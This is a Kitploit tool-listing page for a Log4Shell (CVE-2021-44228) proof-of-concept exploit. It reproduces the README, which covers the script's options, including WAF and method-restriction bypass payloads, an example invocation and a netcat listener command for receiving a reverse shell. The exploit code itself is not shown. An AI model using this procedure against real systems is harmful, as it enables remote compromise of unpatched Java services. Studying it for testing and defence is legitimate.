Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
log4j-shell-csw — A Proof-Of-Concept Exploit for CVE-2021-44228 vulnerability. | Kitploit

Tools/GitHubGitHub/cybersecurityworks553/log4j-shell-csw
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationWAF BypassCommand and Control
GitHubcybersecurityworks553/log4j-shell-csw

log4j-shell-csw

A Proof-Of-Concept Exploit for CVE-2021-44228 vulnerability.

View Repository
82334 years agoNot yet reviewed
Share

Log4j Simple Exploit

A Proof-Of-Concept Exploit for CVE-2021-44228 vulnerability.

Log4j, which is used to log security and performance information, impacts upwards of 3 billion devices that use Java across a variety of consumer and enterprise services, websites and applications, as well as medical devices and supporting systems.
Note: This is not a "point and click" exploit. The initial trigger payload will be generated, but injecting it into the appropriate place (i.e. HTTP header/chat/etc.) will be up to the user.

Prerequisite's

  • python3
  • pip install -r requirements.txt
  • Install jdk1.8.0_20 and add bin folder to enviroment variable
usage: python CVE-2021-44228-exploit.py --help 
[!] CVE: CVE-2021-44228
[!] This is simple Log4j exploit to get reverse shell
[!] Reference: https://akashpatil.me/log4j-guide-book.html

usage: CVE-2021-44228-exploit.py [-h] [--userip userip] [--webport webport] [--lport lport] [-b bypass]

log4shell Reverse shell exploit

optional arguments:
  -h, --help            show this help message and exit
  --userip userip       Enter IP for LDAPRefServer & Shell
  --webport webport     listener port for HTTP port
  --lport lport         Netcat Port
  -b bypass, --bypass bypass
                        Type of bypass payload. None/WAF/Methods/Cloudflare. Methods - "ldap", "jndi", or the
                        ${lower:x} method restriction bypass
Example:
  1. Run the script for Linux OS with bypass payload of method
python poc-csw.py --userip private-ip --webport 8888 --lport 9001 -b methods


2) run netcat on port 9001 in your local machine

nc -lvnp 9001
  1. Copy the 'Try me' payload to bypass methods restriction and use it input variable to get shell in netcat
    Note: If No bypass is chosen use 'Send me' payload

Reference

  • https://akashpatil.me/log4j-guide-book.html
  • https://github.com/kozmer/log4j-shell-poc
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →